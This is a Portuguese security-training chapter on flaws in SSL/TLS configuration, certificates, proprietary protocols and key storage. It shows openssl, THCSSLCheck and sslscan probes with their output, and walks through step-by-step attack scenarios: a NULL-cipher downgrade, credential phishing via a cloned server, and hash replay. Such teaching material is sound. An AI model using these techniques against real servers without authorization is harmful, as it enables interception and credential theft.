Apresentar técnicas para identificar problemas de segurança na configuração de canais de comunicação e no uso de mecanismos criptográficos.

Canal de comunicação com segurança mal configurada, suítes criptográficas, protocolos proprietários, BASE64, criptoanálise de cifras clássicas, índice de coincidência, chaves embutidas, chaves com baixa entropia, modo de operação inadequado, nível de segurança de criptossistemas, proteção de senhas.

### conceitos

### Introdução

A criptografia moderna está presente no nosso cotidiano de maneira profusa, em protocolos de comunicação, caixas eletrônicos, telefonia celular, proteção de software e de conteúdo, urnas eletrônicas e TV digital, dentre inúmeros outros exemplos. Em sistemas de informação, quando todos os demais mecanismos são quebrados e os dados, extraídos da base de dados, a proteção criptográfica compreende a última barreira para evitar que o sigilo das informações sensíveis seja violado. Considerando o estado da arte dessa ciência, é possível, atualmente, realizar um ótimo trabalho nesse sentido, evitando que os dados caiam em mãos indesejadas.

Infelizmente, porém, a implantação de mecanismos criptográficos requer diversos cuidados, que, na grande maioria das vezes, não são observados, comprometendo a segurança da solução como um todo.

No mínimo, os seguintes aspectos devem ser considerados:

- Utilização de algoritmos e protocolos conhecidos e extensivamente analisados.
- Uso de primitivas criptográficas adequadas para cada situação.
- Emprego de bibliotecas que contenham implementações corretas dos criptossistemas adotados.
- Gerenciamento das chaves criptográficas, sobretudo os processos de geração, distribuição e armazenamento.

O resultado obtido por uma equipe liderada por Marc Stevens (Stevens, 2009) é um bom exemplo de como as coisas podem dar muito errado, quando as melhores práticas não são seguidas. Neste trabalho, que recebeu o prêmio de melhor artigo da conferência Crypto 2009, os autores descreveram um método para criar um certificado digital válido, porém



falsificado, de uma autoridade certificadora intermediária. O ataque baseou-se nas vulnerabilidades encontradas na função MD5 (Wang e Yu, 2005) e no fato de que, na ocasião, algumas autoridades certificadoras ainda assinavam os certificados com o algoritmo RSA + MD5, além de possuírem processos descuidados de comprovação de identidade do solicitante. Adicionalmente, foi necessária muita engenhosidade para que as pré-condições fossem satisfeitas, e uma boa dose de poder computacional, fornecida por uma grade de 200 Sony PlayStation 3.

A gravidade do exemplo acima é que o ataque tornou possível forjar certificados digitais, reconhecidos por navegadores e clientes web, para qualquer pessoa ou entidade. No contexto de aplicações web, esta possibilidade, quando agregada a um ataque de redirecionamento, permite realizar uma personificação perfeita de um servidor, isto é, conexões SSL ou TLS sem advertência de problema no certificado utilizado. A origem do problema foi o uso por algumas autoridades certificadoras de um algoritmo quebrado, no caso o MD5, contrariando o clamor da comunidade criptológica. A solução, por sua vez, depende da revogação dos certificados raízes das autoridades problemáticas, o que é realizado por meio da atualização dos navegadores web. Mas qual é a porcentagem de usuários que regularmente atualizam os softwares que utilizam? A resposta desta pergunta é deveras preocupante!

Considerando os problemas expostos, o objetivo do presente capítulo é discutir as inúmeras vulnerabilidades que podem ocorrer no transporte e armazenamento de informações. Com isso em mente, os tópicos cobertos são: versão vulnerável de SSL, emprego de suítes criptográficas fracas, problemas com o certificado digital, acesso a domínio não verificado, uso de protocolos proprietários, identificação e quebra de cifras clássicas, recuperação de chaves embutidas no código, geração de chaves com baixa entropia, utilização de modo de operação inadequado, uso incorreto de algoritmos criptográficos, mistura de algoritmos com níveis de segurança diferentes, uso de algoritmos criptográficos com fraquezas conhecidas, proteção de senhas de usuário e proteção de dados de cartões de pagamento.

## Exercício de nivelamento 1

### Acesso à aplicação web

Você já acessou alguma aplicação web para a qual o navegador web tenha apresentado erro relacionado ao certificado digital?

---

---

---

## Vulnerabilidades no transporte de informações

Comunicação segura de rede ocorre quando os seguintes requisitos de segurança da informação são satisfeitos (Howard *et al.*, 2005; Stallings, 2005):

- **Autenticação de entidades** – as identidades das partes envolvidas na comunicação são corroboradas. Isto é importante para certificar-se de que a conversação ocorre com a entidade correta, ainda mais que ataques de redirecionamento são relativamente comuns.
- **Autenticação da origem da mensagem** – corroboração de identidade do remetente da mensagem, para evitar falsificação de dados.
- **Integridade** – informações enviadas não são adulteradas em trânsito. Afinal, ninguém quer que a conta destino de uma transferência bancária seja alterada para a de um atacante.





- **Confidencialidade** – informações transportadas pelo canal não são reveladas a terceiros que não sejam parte da comunicação. Por exemplo, senhas e números de cartão de crédito devem ser conhecidos apenas pelas partes autorizadas.

Em aplicações web, esses requisitos são atendidos, normalmente, pelo uso dos protocolos SSL e TLS, para transporte de dados HTTP, os quais realizam um ótimo trabalho, quando implantados corretamente. Infelizmente, na prática, servidores não são corretamente configurados, do ponto de vista de segurança, e clientes de acesso personalizados não implementam algumas sutilezas desses protocolos adequadamente.

O resultado disso é que a violação dos requisitos supracitados torna-se completamente factível e, para piorar ainda mais a situação, ainda há os que acreditam que o uso de HTTPS, por si só, é suficiente para tornar uma aplicação web segura!

Do lado do servidor, um problema muito comum ocorre com o certificado digital utilizado na configuração do túnel SSL/TLS. Inúmeros são os casos de aplicações que empregam certificados autoassinados, expirados ou emitidos por autoridades certificadoras caseiras, das quais os navegadores e sistemas clientes não possuem a chave pública autêntica, para validação de assinatura. Em qualquer um desses casos, uma mensagem de erro, como a ilustrada pela Figura 9.1, é exibida ao usuário. Como o objetivo deste é sempre utilizar o sistema, provavelmente, ele ignorará o alerta e continuará o acesso, ainda mais impulsionado pelo hábito criado pela aplicação. Posteriormente, se ele for vítima de um ataque de phishing ou de redirecionamento, a tela de aviso aparecerá igualmente e a pessoa prosseguirá como acostumada.

Outro problema resultante de má configuração é o suporte a suítes criptográficas fracas e a versões antigas do protocolo SSL.

Existem suítes para testes, habilitadas por padrão em sistemas antigos, as quais não utilizam cifras para proteger a confidencialidade das informações trafegadas. Outras, por sua vez, cifram o canal, mas com algoritmos datados ou de exportação, que podem ser quebrados por força bruta. Já no caso de SSL 2.0, é possível forçar a escolha de algoritmos, por meio da adulteração do handshake, e, também, excluir bytes ao final de cada mensagem, sem ser detectado, devido a uma falha na geração do MAC (Wagner e Schneier, 1996). Além dessas vulnerabilidades, esta versão baseia o encerramento de sessão no envio de um pacote TCP com o **flag FIN** habilitado. Qualquer pessoa, porém, pode forjar um pacote assim e, portanto, não há como as entidades envolvidas na comunicação saberem se a transmissão foi encerrada de maneira legítima.




### Saiba mais


Phishing é uma técnica baseada em engenharia social, na qual um usuário malicioso se passa por uma entidade confiável, para obter informações confidenciais, como números de cartão de crédito e credenciais de acesso a sistemas. Um exemplo são as mensagens de correio eletrônico, supostamente enviadas pelo banco, que solicitam o fornecimento de senhas alegando, como motivo, problemas no sistema.

### Flag FIN

Bit presente no cabeçalho TCP, utilizado para encerramento de conexões.



Um ponto que nunca recebe a atenção que merece é a proteção da chave privada utilizada por esses protocolos.



**Figura 9.1**

Erro na validação do certificado.

Em ambientes típicos, ela é protegida por uma senha, a qual é embutida em scripts de inicialização do servidor, para que seja carregada automaticamente. Normalmente, não há restrições quanto à leitura desses arquivos, o que permite que qualquer usuário acesse a chave privada, após inspeção da senha utilizada. Embora essa abordagem seja melhor em termos operacionais, é péssima para a segurança. Uma vez conseguidos a chave privada e certificado de uma aplicação web, fica muito fácil personificá-la de maneira perfeita, pois nenhum navegador irá reclamar de não ter conseguido completar o handshake SSL/TLS.

O último exemplo de vulnerabilidade no lado do servidor compreende aplicações que protegem o transporte de informações sigilosas, por meio do protocolo HTTPS, configurando-o perfeitamente, com suítes criptográficas fortes e certificado digital válido. Não obstante, permitem que o mesmo recurso seja acessado, também, por meio de HTTP simples.



Assim, sem muita dificuldade, um usuário pode ser induzido a acessar páginas sensíveis, por meio desse protocolo, quando, então, informações em claro poderão ser capturadas em trânsito.

Do lado cliente, os problemas surgem quando as informações do certificado digital apresentado pelo servidor não são validadas, ou quando o protocolo não é seguido à risca.

Logo, se a data do acesso estiver fora do prazo de validade do certificado, se ele estiver revogado ou se não for possível verificar as assinaturas digitais na cadeia de certificação, o handshake deve ser finalizado com erro. Outro aspecto importante considerado na especificação do HTTPS, mas não pelos protocolos SSL/TLS, é que o nome do domínio sendo

acessado deve ser conferido com o contido no certificado (Howard *et al.*, 2005; Oaks, 2001). Se isto não for satisfeito, é possível violar o requisito de autenticação de entidades.

Por fim, observe-se a Figura 9.1 novamente. O navegador, frente a um problema na negociação do protocolo SSL, dá a opção ao usuário, potencialmente leigo em segurança, de adicionar uma exceção e continuar o acesso ao sítio web. Entregar uma decisão de segurança a um usuário é, conforme Howard *et al.* (2005), uma vulnerabilidade, pois não se pode esperar que ele sempre escolha a opção mais segura. Consonantemente, o autor considera que isso seja um defeito de projeto dos navegadores, que deveriam considerar uma falha no estabelecimento do túnel SSL, como um problema de conectividade de rede, no qual o usuário é impedido de prosseguir.

## Versão vulnerável de SSL

A versão 2.0 do protocolo SSL apresenta diversas vulnerabilidades e, assim, não deve ser utilizada em ambientes de produção.



Apesar disso, é comum encontrar sítios web que a aceitam, para que navegadores e clientes web antigos não sejam impedidos de acessar a aplicação. Esta prática é um ótimo exemplo de aceitação de risco para suportar uma base de softwares legados, mas que não vai ao encontro das melhores práticas de segurança.

A maneira mais simples de testar se um servidor está configurado para aceitar SSLv2 é por meio da opção “-ssl2” do utilitário OpenSSL.



Em caso positivo, a saída do comando será similar à abaixo apresentada:

```
~$ openssl s_client -ssl2 -connect exemplo.esr.rnp.br:443
...

SSL handshake has read 1416 bytes and written 364 bytes

New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
 Protocol : SSLv2
 Cipher : DES-CBC3-MD5
 Session-ID: 19E91A78897D209ACAC7E8ED05AA9C04
 Session-ID-ctx:
 Master-Key: 1522EE3B83E13B7C4CB1E04792BB1E7488209B4D7D0992FF
 Key-Arg : AC6828F1ED84E617
```

Start Time: 1295810056

Timeout : 300 (sec)

Verify return code: 21 (unable to verify the first certificate)

---

...


## Suporte a suítes criptográficas fracas

Uma suíte criptográfica, no contexto dos protocolos SSL e TLS, descreve um conjunto de algoritmos que devem ser empregados na proteção do canal de comunicação. Algumas delas, entretanto, utilizam criptossistemas fracos, que fornecem pouca ou nenhuma segurança.

Dentre os exemplos extremos deste caso estão as suítes “NULL-MD5” e “NULL-SHA”, que não cifram os dados trafegados e permitem, portanto, que as informações, em claro, sejam capturadas em trânsito. O seguinte cenário ilustra um ataque bem-sucedido contra esta vulnerabilidade:

1. Por meio de outra vulnerabilidade no cliente, o atacante força que a lista de suítes enviadas na mensagem “client\_hello” contenha apenas a “NULL-SHA”.
2. O servidor escolhe os algoritmos para proteção do túnel SSL, com base na intersecção das listas de suítes suportadas por ambos que, no caso, é a própria “NULL-SHA”.
3. O atacante captura os pacotes de rede e extrai as informações desejadas que, embora encapsuladas por SSL, não estão cifradas, conforme é possível observar pela Figura 9.2.

**Figura 9.2**  
Tráfego TLS  
em claro.



Existem diversas ferramentas que podem ser utilizadas para identificar as suítes criptográficas suportadas por um servidor web. A primeira delas é o próprio OpenSSL, com a opção “-cipher”, que define a suíte a ser utilizada na conexão.



Se ela não for suportada pelo servidor, uma mensagem de erro é exibida, informando que a negociação SSL/TLS não foi bem-sucedida. O exemplo abaixo testa se os servidores do GMail suportam a suíte “NULL-SHA”.

```
~$ openssl s_client -connect gmail.google.com:443 -cipher NULL-SHA
CONNECTED(00000003)

8820:error:14077410:SSL routines:SSL23_GET_SERVER_HELLO:sslv3 alert
handshake failure:s23_clnt.c:596:
```

Observe-se que o comando acima testa apenas uma única suíte criptográfica e, assim, ele deve ser repetido individualmente para cada par (suíte, versão de protocolo). Embora isso seja uma desvantagem do OpenSSL, é relativamente fácil implementar um script baseado neste utilitário que identifique todas as suítes suportadas por um servidor. Basta para esse propósito verificar se cada execução do comando resulta em erro ou em uma conexão efetuada.

A primeira opção ao OpenSSL é o utilitário THCSSLCheck, criado por Johnny Cyberpunk e disponibilizado nativamente apenas para plataformas Windows.



Apesar disso, pode ser facilmente portado para outras plataformas, por meio do software de emulação Wine. Apresenta a grande vantagem de testar diversas suítes com uma única execução; porém, não testa o suporte a cifras nulas e não é atualizado desde 2004, quando foi lançado para o público. Este último problema, no entanto, não é tão expressivo, uma vez que raramente são adicionadas novas suítes ao protocolo. Para exemplificar o uso do THCSSLCheck, o relatório parcial da execução contra o GMail está ilustrado a seguir.

```
C:\>thcsslcheck gmail.google.com 443

THCSSLCheck v0.1 - coding johnny cyberpunk (www.thc.org) 2004

[*] testing if port is up. please wait...
[*] port is up !
[*] testing if service speaks SSL ...
[*] service speaks SSL !

[*] now testing SSLv2

DES-CBC3-MD5 - 168 Bits - unsupported
IDEA-CBC-MD5 - 128 Bits - unsupported
RC2-CBC-MD5 - 128 Bits - unsupported
```





```

RC4-MD5 - 128 Bits - unsupported

...

[*] now testing SSLv3

DHE-RSA-AES256-SHA - 256 Bits - unsupported
DHE-DSS-AES256-SHA - 256 Bits - unsupported
AES256-SHA - 256 Bits - supported
EDH-RSA-DES-CBC3-SHA - 168 Bits - unsupported
EDH-DSS-DES-CBC3-SHA - 168 Bits - unsupported
DES-CBC3-SHA - 168 Bits - supported

...

EXP-EDH-DSS-DES-CBC-SHA - 40 Bits - unsupported
EXP-DES-CBC-SHA - 40 Bits - unsupported
EXP-RC2-CBC-MD5 - 40 Bits - unsupported
EXP-RC4-MD5 - 40 Bits - unsupported

[*] now testing TLSv1

DHE-RSA-AES256-SHA - 256 Bits - unsupported
DHE-DSS-AES256-SHA - 256 Bits - unsupported
AES256-SHA - 256 Bits - supported
EDH-RSA-DES-CBC3-SHA - 168 Bits - unsupported
EDH-DSS-DES-CBC3-SHA - 168 Bits - unsupported

...

EXP-DES-CBC-SHA - 40 Bits - unsupported
EXP-RC2-CBC-MD5 - 40 Bits - unsupported
EXP-RC4-MD5 - 40 Bits - unsupported

```

A última ferramenta que será abordada nesta seção é a SSL Scan, desenvolvida e distribuída pela empresa Titania, sob uma licença GPLv3.

Para gerar o binário, é necessário utilizar o compilador **GNU C** e ter o OpenSSL instalado no ambiente. Além de testar diversas suítes a partir de uma única execução, o SSL Scan também exibe informações sobre o certificado e lista quais são os mecanismos escolhidos

## GNU



Acrônimo recursivo para GNU's Not Unix. O projeto GNU iniciou-se em 1983 com o objetivo de criar um sistema operacional completo, similar ao Unix, baseado somente em softwares livres.



por padrão, para os protocolos SSLv2, SSLv3 e TLSv1, quando disponíveis. Observe-se, abaixo, o relatório parcial da execução do utilitário contra o GMail.

```
~$ sslscan gmail.google.com
```

```

 _
 _ _ _ _ _ | | _ _ _ _ _ _ _ _ _ _
 / _ _ / _ _ | / _ _ | / _ _ / _ _ | ' _ \
 \ _ _ \ _ _ \ \ _ _ \ (_ | (_ | | | |
 | _ _ / _ _ / _ | _ _ / \ _ _ \ _ _ . _ | | _ |
```

Version 1.8.2

<http://www.titania.co.uk>

Copyright Ian Ventura-Whiting 2009

Testing SSL server gmail.google.com on port 443

Supported Server Cipher(s):

```
Rejected SSLv2 168 bits DES-CBC3-MD5
Rejected SSLv2 56 bits DES-CBC-MD5
Rejected SSLv2 40 bits EXP-RC2-CBC-MD5
```

...

```
Rejected SSLv3 256 bits ADH-AES256-SHA
Rejected SSLv3 256 bits DHE-RSA-AES256-SHA
Rejected SSLv3 256 bits DHE-DSS-AES256-SHA
Accepted SSLv3 256 bits AES256-SHA
Rejected SSLv3 128 bits ADH-AES128-SHA
```

...

```
Rejected TLSv1 256 bits DHE-RSA-AES256-SHA
Rejected TLSv1 256 bits DHE-DSS-AES256-SHA
Accepted TLSv1 256 bits AES256-SHA
Rejected TLSv1 128 bits ADH-AES128-SHA
Rejected TLSv1 128 bits DHE-RSA-AES128-SHA
Rejected TLSv1 128 bits DHE-DSS-AES128-SHA
Accepted TLSv1 128 bits AES128-SHA
```

...



Preferred Server Cipher(s):

SSLv3 128 bits RC4-SHA

TLSv1 128 bits RC4-SHA

SSL Certificate:

Version: 2

Serial Number: -4294967295

Signature Algorithm: sha1WithRSAEncryption

Issuer: /C=US/O=Google Inc/CN=Google Internet Authority

Not valid before: Oct 21 19:44:58 2010 GMT

Not valid after: Oct 21 19:54:58 2011 GMT

Subject: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=\*.google.com

Public Key Algorithm: rsaEncryption

RSA Public Key: (1024 bit)

Modulus (1024 bit):

00:96:2a:f2:79:d6:2b:e9:49:ae:96:1b:60:12:39:  
ac:9c:b2:ee:84:ac:b9:5a:7e:0e:b2:ef:7c:0a:5a:  
7b:f0:82:db:52:c5:09:13:1f:65:38:e7:da:af:4b:  
53:39:fe:50:3d:2a:d5:e9:de:31:3a:a5:05:1c:65:  
b6:59:32:de:56:90:a0:c4:09:de:dc:e3:4b:17:b6:  
bc:59:47:fa:e8:95:5b:d5:52:ba:2f:c7:95:74:8d:  
e4:d1:17:ae:06:97:ba:f6:22:6e:48:85:aa:8d:c3:  
e8:da:74:60:4f:9a:a3:43:4f:6e:e2:29:eb:e0:aa:  
9e:bb:a7:ed:16:6a:17:7a:35

Exponent: 65537 (0x10001)

X509v3 Extensions:

X509v3 Subject Key Identifier:

A8:C9:67:22:2E:EE:32:78:B3:E2:B9:18:5B:62:87:1F:87:2D:4E:42

X509v3 Authority Key Identifier:

...

## Problemas com o certificado digital



Para verificar se há algum problema com o certificado digital utilizado por um servidor, basta acessar com um navegador web qualquer página da aplicação servida por HTTPS. Se algo não estiver bem configurado, uma advertência parecida com a ilustrada pela Figura 9.1 será exibida, indicando uma vulnerabilidade. Situações relacionadas ao certificado instalado, que impedem que a negociação SSL/TLS seja realizada com sucesso incluem:

- Certificado expirado.
- Certificado válido a partir de data posterior à atual.
- Certificado autoassinado.
- Certificado emitido por autoridade certificadora desconhecida pelo navegador.
- Certificado revogado.
- Assinaturas digitais inválidas na cadeia de certificação.
- Nome de domínio do sítio web não incluso no(s) contido(s) no certificado.

Quando a aplicação sofre dessa vulnerabilidade, o usuário fica acostumado com a apresentação da mensagem de erro, pelo navegador web, e continua o acesso, ignorando-a. Isso abre caminho para um ataque, que permite coletar identificadores de usuário e as respectivas senhas:

1. O atacante prepara um servidor falsificado, com cópia da tela de autenticação da aplicação vulnerável.
2. Por meio de um ataque de redirecionamento ou de engenharia social, o usuário é conduzido ao servidor ilegítimo. Como o navegador sempre reclama do certificado apresentado na negociação SSL/TLS, o usuário não percebe que está acessando uma página clonada e fornece identificador e senha, para autenticar-se.
3. O sistema forjado captura as credenciais fornecidas, realiza a autenticação na aplicação original e redireciona o usuário para o servidor correto.

## Acesso a domínio não verificado



Este problema decorre de um cliente web que não verifica se o nome de domínio da aplicação sendo acessada é o mesmo que o contido no certificado digital apresentado pelo servidor. Quando este passo não é executado, a conexão pode ser estabelecida com um servidor falsificado, caso seja possível redirecionar o usuário.

Antigamente, muitos clientes SSL não efetuavam a verificação e eram, portanto, vulneráveis. Hoje em dia, porém, é muito raro encontrar navegadores web ou clientes SSL/TLS que não realizem o teste e, assim, somente clientes proprietários devem ter este aspecto verificado em um teste de invasão.

Caso seja necessário, o procedimento de teste consiste em montar um servidor web e configurá-lo com um certificado válido para um domínio qualquer e com chave privada correspondente. Em seguida, deve-se enganar o cliente web para acessar esse servidor, via HTTPS, como se fosse o original de um domínio arbitrário. Isso pode ser realizado em sistemas Windows e Linux, pela inclusão de uma linha no arquivo “hosts”, mapeando o domínio desejado para o endereço IP do servidor de teste. Caso o acesso seja realizado sem nenhum problema, o cliente não realiza a verificação e é vulnerável.

Um possível cenário de exploração da vulnerabilidade é descrito a seguir:

1. O atacante obtém um certificado digital e chave privada correspondente válidos de um domínio XYZ qualquer, por meio da exploração de um servidor vulnerável, ou gerando as chaves e comprando o certificado de uma autoridade certificadora com processos de verificação de identidade ineficazes.
2. Um servidor web é criado com conteúdo clonado do domínio ABC e com HTTPS configurado com o par de chaves do primeiro passo.
3. Um e-mail é enviado a um conjunto de vítimas para que acessem o servidor malicioso, como sendo do domínio ABC.
4. Durante a negociação SSL, o servidor clonado envia o certificado do domínio XYZ para o navegador, que verifica, com sucesso, data de validade, assinaturas da cadeia de certificação e estado não revogado, mas não valida o domínio. Como nenhum erro ocorre, a chave pública é extraída e utilizada para compor a mensagem “client\_key\_exchange”, enviada, em seguida, ao servidor.
5. O servidor é capaz de extrair o conteúdo da mensagem “client\_key\_exchange”, pois possui a chave privada associada ao certificado do domínio XYZ, e completar as operações para estabelecimento de chaves.
6. As mensagens “change\_cipher\_spec” e “finished” são trocadas entre as duas partes e o protocolo encerra-se normalmente, com a vítima conectada a um servidor falsificado.

## Uso de protocolos proprietários


Projetar protocolos seguros é uma tarefa tão difícil quanto criar bons algoritmos criptográficos. Assim, a chance de um protocolo caseiro ser livre de vulnerabilidades é extremamente baixa, ainda mais quando ele é a criação de uma equipe não especializada.

Similarmente, a análise de segurança de protocolos criptográficos também requer conhecimentos avançados e específicos que estão muito além do escopo deste texto. Um ponto de partida para aqueles que queiram se aprofundar neste assunto é o Handbook of Applied Cryptography (Menezes *et al.*, 2001). Pelos motivos expostos, esta seção limitar-se-á a enumerar, com base na obra supracitada, os principais tipos de ataques contra protocolos de segurança, e a fornecer um único exemplo:

- **Personificação** – o atacante se passa por uma das entidades participantes do protocolo.
- **Repetição** – dados obtidos de execuções passadas do protocolo são reenviados a um ou mais participantes do protocolo.
- **Intercalação** – informações obtidas de múltiplas execuções, antigas ou em andamento, são combinadas em uma nova execução.
- **Reflexão** – uma mensagem de protocolo recebida de uma entidade é devolvida para o remetente.
- **Espera forçada** – uma mensagem é interceptada e encaminhada em um momento posterior.

Considere-se como exemplo o protocolo de autenticação ilustrado na Figura 9.3:

1. Usuário fornece identificador e senha em tela de autenticação.
2. O sistema calcula o hash da senha, antes de enviá-la ao servidor por meio de um canal inseguro. A justificativa para isso é que, dada a resistência da pré-imagem, é computacionalmente inactível recuperar a senha em claro a partir do hash capturado.
3. O servidor recebe as credenciais do usuário e faz uma busca na base de autenticação a partir do identificador do usuário.
4. Se o hash da senha recebida for idêntico ao armazenado na base, o usuário é considerado autêntico.



**Figura 9.3**  
Protocolo de autenticação vulnerável.

Qual é a vulnerabilidade apresentada por este esquema? O problema reside na transmissão das credenciais por um canal não protegido. No caso, é irrelevante saber a senha em claro, pois é o hash dela que está sendo utilizado para autenticar o usuário. Desse modo, uma pessoa maliciosa pode, em um ataque de repetição, capturar o tráfego, obter o hash e reenviá-lo posteriormente ao servidor para autenticar-se de maneira ilegítima.

### Exercício de fixação 1

#### Tipos de vulnerabilidades

Que tipos de vulnerabilidades podem estar presentes na configuração de um túnel SSL/TLS?

---



---



---

Que falhas recentes foram encontradas nos protocolos SSL/TLS?

---



---



---

## Contramedidas

Os seguintes pontos devem ser observados para evitar-se uma comunicação insegura com a aplicação web:

- Não utilize protocolos de segurança desenvolvidos caseiramente.
- Configure o servidor para aceitar apenas suítes criptográficas fortes, descartando, assim, algoritmos de exportação, datados e quebrados.



- Não utilize versões de SSL anteriores a 3.0 e prefira o uso do protocolo TLS.
- Compre e instale um certificado digital de uma autoridade certificadora conhecida e confiável. Não deixe que o certificado expire, adquirindo um novo antes que isso aconteça.
- Para aplicações internas, caso uma infraestrutura de chaves públicas própria seja utilizada, instale o certificado raiz correspondente nos navegadores web dos usuários.
- Não permita que um recurso servido por meio do protocolo HTTPS também seja acessível por HTTP.
- Proteja a chave privada do servidor, preferencialmente, compartilhando-a entre vários custodiantes e fornecendo-a ao sistema, sempre que necessário, por meio de cerimônia oficial.
- Caso implemente o lado cliente dos protocolos SSL/TLS, lembre-se sempre de verificar a validade do certificado recebido e conferir o nome de domínio acessado contra o contido no certificado.



## Vulnerabilidades no armazenamento de informações

É relativamente comum encontrar sistemas que apenas se preocupam em proteger as informações em trânsito e que se esquecem (ou ignoram) de protegê-las durante o armazenamento.



Nesse caso, uma única vulnerabilidade no servidor pode ser suficiente para permitir a recuperação das informações que estão em claro no disco. O usuário malicioso, obviamente, não se esforçará para quebrar os mecanismos criptográficos utilizados na proteção do canal de comunicação, na presença de um caminho mais fácil a ser trilhado.

Por outro lado, quando existe a preocupação em cifrar dados sigilosos, a maior vulnerabilidade encontrada é com relação à proteção das chaves criptográficas utilizadas. Normalmente, os desenvolvedores as embutem no código, achando que, uma vez compilados os programas, será difícil que alguém as recupere.



Este pensamento, muito comum, infelizmente, está equivocado. Por exemplo, se a chave foi colocada como uma cadeia de caracteres, basta utilizar um comando como o “strings” do Linux, para encontrar a informação desejada. Caso a chave seja ofuscada, técnicas de depuração do programa podem ser empregadas, chegando-se ao mesmo resultado.

